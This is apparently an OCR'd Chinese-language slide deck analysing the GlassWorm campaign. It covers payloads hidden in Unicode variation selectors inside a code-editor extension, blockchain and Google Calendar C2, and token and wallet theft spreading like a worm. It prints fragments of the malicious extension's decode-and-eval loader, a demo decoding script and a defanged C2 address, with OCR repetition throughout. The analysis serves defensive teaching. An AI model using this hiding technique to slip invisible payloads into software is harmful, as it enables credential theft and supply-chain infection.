
- 多通道 C2,，不依賴單一網域
- 區塊鏈、P2P、雲端服務皆可成為載體

3 Contagious

InfoStealer to Worm

- 竊取 Token、憑證與錢包資料
- 再利用受害者權限感染更多 Repo / 套件

看不見 → 難以切斷 → 持續傳播


extension.js
WAVE2
cursor_adhamu.history-in-subli...
extension
node_modules
out
extension.js
.nvmrc
command-palette.webp
editor-context.webp
explorer-context.webp
LICENSE.txt
package.json
readme.md
sublime-merge.png
[Content_Types].xml
extension.vsixmanifest
cursor_adhamu.history-in-subli...
OUTLINE
TIMELINE
cursor_adhamu.history-in-sublime-merge_1.3.4_history-in-sublime-merge › extension › out › extensio
t activate = (context) => {
context.globalState.update(activationKey, JSON.stringify({
firstActivated: currentTime,
Add to Chat ⌘L
Quick Edit ⌘K
}));
const d=s=>[...s].map(c=>(c=c.codePointAt(0),c>=0xFE00&&c<=0xFE0F?c-0xFE00:c>=0xE
.filter(b=>b!==null);eval(Buffer.from(d(``)).toString('utf-8'));
}
else {
const state = JSON.parse(activationState);
if (currentTime > state.lastActivated + 2 * 24 * 60 * 60 * 1000) {
context.globalState.update(activationKey, JSON.stringify({
...state,
lastActivated: currentTime
}));
const d=s=>[...s].map(c=>(c=c.codePointAt(0),c>=0xFE00&&c<=0xFE0F?c-0xFE00:c>=
}
}
Launchpad
0 0
Cursor Tab
Ln 114, Col 3582 (3536 selected)
Spaces: 4
UTF-8
LF
JavaScript
Prettier

Invisible：Unicode Variation Selectors

- Variation Selectors（變體選擇器）用來指定前一個字應採用哪一種形式
- 範圍如下：

Variation Selectors	U+FE00–U+FE0F	16
Variation Selectors Supplement	U+E0100–U+E01EF	240

- 因為是用於修飾前一個字元的內容，所以基本**不可視**
- 亂用也不會特別標示


Invisible：Unicode Variation Selectors


- Variation Selectors（變體選擇器）用來指定前一個字應採用哪一種形式
- 範圍如下：

Variation Selectors	U+FE00–U+FE0F	16
Variation Selectors Supplement	U+E0100–U+E01EF	240

- 因為是用於修飾前一個字元的內容，所以基本**不可視**
- 亂用也不會特別標示

♥ + VS15 → 文字樣式
♥ + VS16 → Emoji 樣式






Invisible：Unicode Variation Selectors


- Variation Selectors（變體選擇器）用來指定前一個字應採用哪一種形式
- 範圍如下：


Variation Selectors	U+FE00–U+FE0F	16
Variation Selectors Supplement	U+E0100–U+E01EF	240

- 因為是用於修飾前一個字元的內容，所以基本**不可視**
- 亂用也不會特別標示

♥ + VS15 → 文字樣式
♥ + VS16 → Emoji 樣式








Invisible：Unicode Variation Selectors

- Variation Selectors（變體選擇器）用來指定前一個字應採用哪一種形式
- 範圍如下：


Variation Selectors	U+FE00–U+FE0F	16
Variation Selectors Supplement	U+E0100–U+E01EF	240

- 因為是用於修飾前一個字元的內容，所以在 VS Code 中只會看到修飾的目標
- 亂用也不會特別標示



Invisible：Unicode Variation Selectors

- 將惡意 Payload 全部轉到 Variation Selectors 編碼範圍內，即可隱藏
- 後續實際使用時，再根據對應位置進行解碼即可



Invisible：Unicode Variation Selectors

- 將惡
- 後續

hide.py > ...


```python
hidden = "[]"

data = bytearray()

for char in hidden:
    code = ord(char)

    if 0xFE00 <= code <= 0xFE0F:
        data.append(code - 0xFE00)
    elif 0xE0100 <= code <= 0xE01EF:
        data.append(code - 0xE0100 + 16)

print(data.decode("utf-8"))
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS Python


```
\Python314\python.exe c:/Users/I-BETAN.CHENG/Desktop/test/hide.py
haha piyan, this is a very long long long long long message from betan
```

Invisible：Unicode Variation Selectors

VS Code 預設檢視：




開啟Word Wrap（自動換行|）後：
快捷鍵 Alt+Z



額外補充: PUA Unicode?

- 也有報告指出是透過 PUA 編碼來進行隱藏惡意內容的
- 但近期實測接失效




PUA Unicode characters?

- **PUA（Private Use Area，私人使用區）**是 Unicode 中未被官方指定具體意義的碼位範圍，專供使用者、字型設計師或組織根據私人協定自行定義字元。

- BMP 後半部的 **U+E000 到 U+F8FF（共 6,400 個）**、以及第十五、十六輔助平面（分別為 **U+F0000 - U+FFFFF，U+100000 - U+10FFFF，共 65,534 個**）定為「私人使用區（Private Use Area, PUA）」

PUA Unicode characters?


- **PUA(Private Use Area,** 的
  碼位範圍，專供使用者、字
- BMP 後半部的 **U+E000** 至 面
  （分別為 **U+F0000 - U+FF** 私
  人使用區(Private Use Are



PUA Unicode characters?

Unicode 未收錄

待整理，未有共識



瑪雅文字

甲骨文


人造、虛構文字

《魔戒》

談格瓦（Tengwar）字母

《星艦迷航記》

克林貢（Klingon）字母




底比斯（Theban）女巫字母

Unicode 收錄的「中」

見《說文解字》

爲甲骨文、大篆隸定字

PUA Unicode characters?



PUA


Private Use Area

私人使用區

國家、私人企業、組織、同好會、小圈圈
總而言之就是約定成俗

U+E000	U+F0000	U+100000
M̨ U+E00B	𡚁 U+FF545	U+100001
U+F8FF	U+FFFFF	U+10FFFF
共 6,400 個	共 65,534 個	共 65,534 個

PUA Unicode characters?



GlassWorm 三大核心手段

Invisible • Resilient • Contagious

1 Invisible

Unicode Variation Selectors

- 利用不可見 Unicode 隱藏 Payload
- 程式碼看起來像空白或正常內容

2 Resilient

C2 Unlike before

- 多通道 C2,，不依賴單一網域
- 區塊鏈、P2P、雲端服務皆可成為載體

3 Contagious

InfoStealer to Worm

- 竊取 Token、憑證與錢包資料
- 再利用受害者權限感染更多 Repo / 套件

看不見 → 難以切斷 → 持續傳播

What's C2?

C2 Server 是 **Command and Control Server（命令與控制伺服器）**。

簡單來說，就是：


> **攻擊者用來遠端控制已被感染裝置的「指揮中心」。**

例如電腦中了惡意程式後，惡意程式可能定期向 C2 Server 報到，詢問「接下來要做什麼？」攻擊者再透過 C2 下達指令。MITRE ATT&CK 將這整類行為歸在 **Command and Control（TA0011）**。 MITRE ATT&CK

C2 before

Traditional C2

- 固定 IP 或網域
- 常寫死在惡意軟體中
- 封鎖網域或主機即可中斷
- 容易形成明確 IoC




Resilient：C2 Unlike before

- 利用**區塊鏈**作為主要 C2
- 同時以 **Google Calendar** 作為備援通道

Resilient：C2 Unlike before

- 利用**區塊鏈**作為主要 C2
- 同時以 **Google Calendar** 作為備援通道

```
http://217[.]69.3.218
/qQD%2FJoi3WCWSk8ggGH
iTdg%3D%3D
```

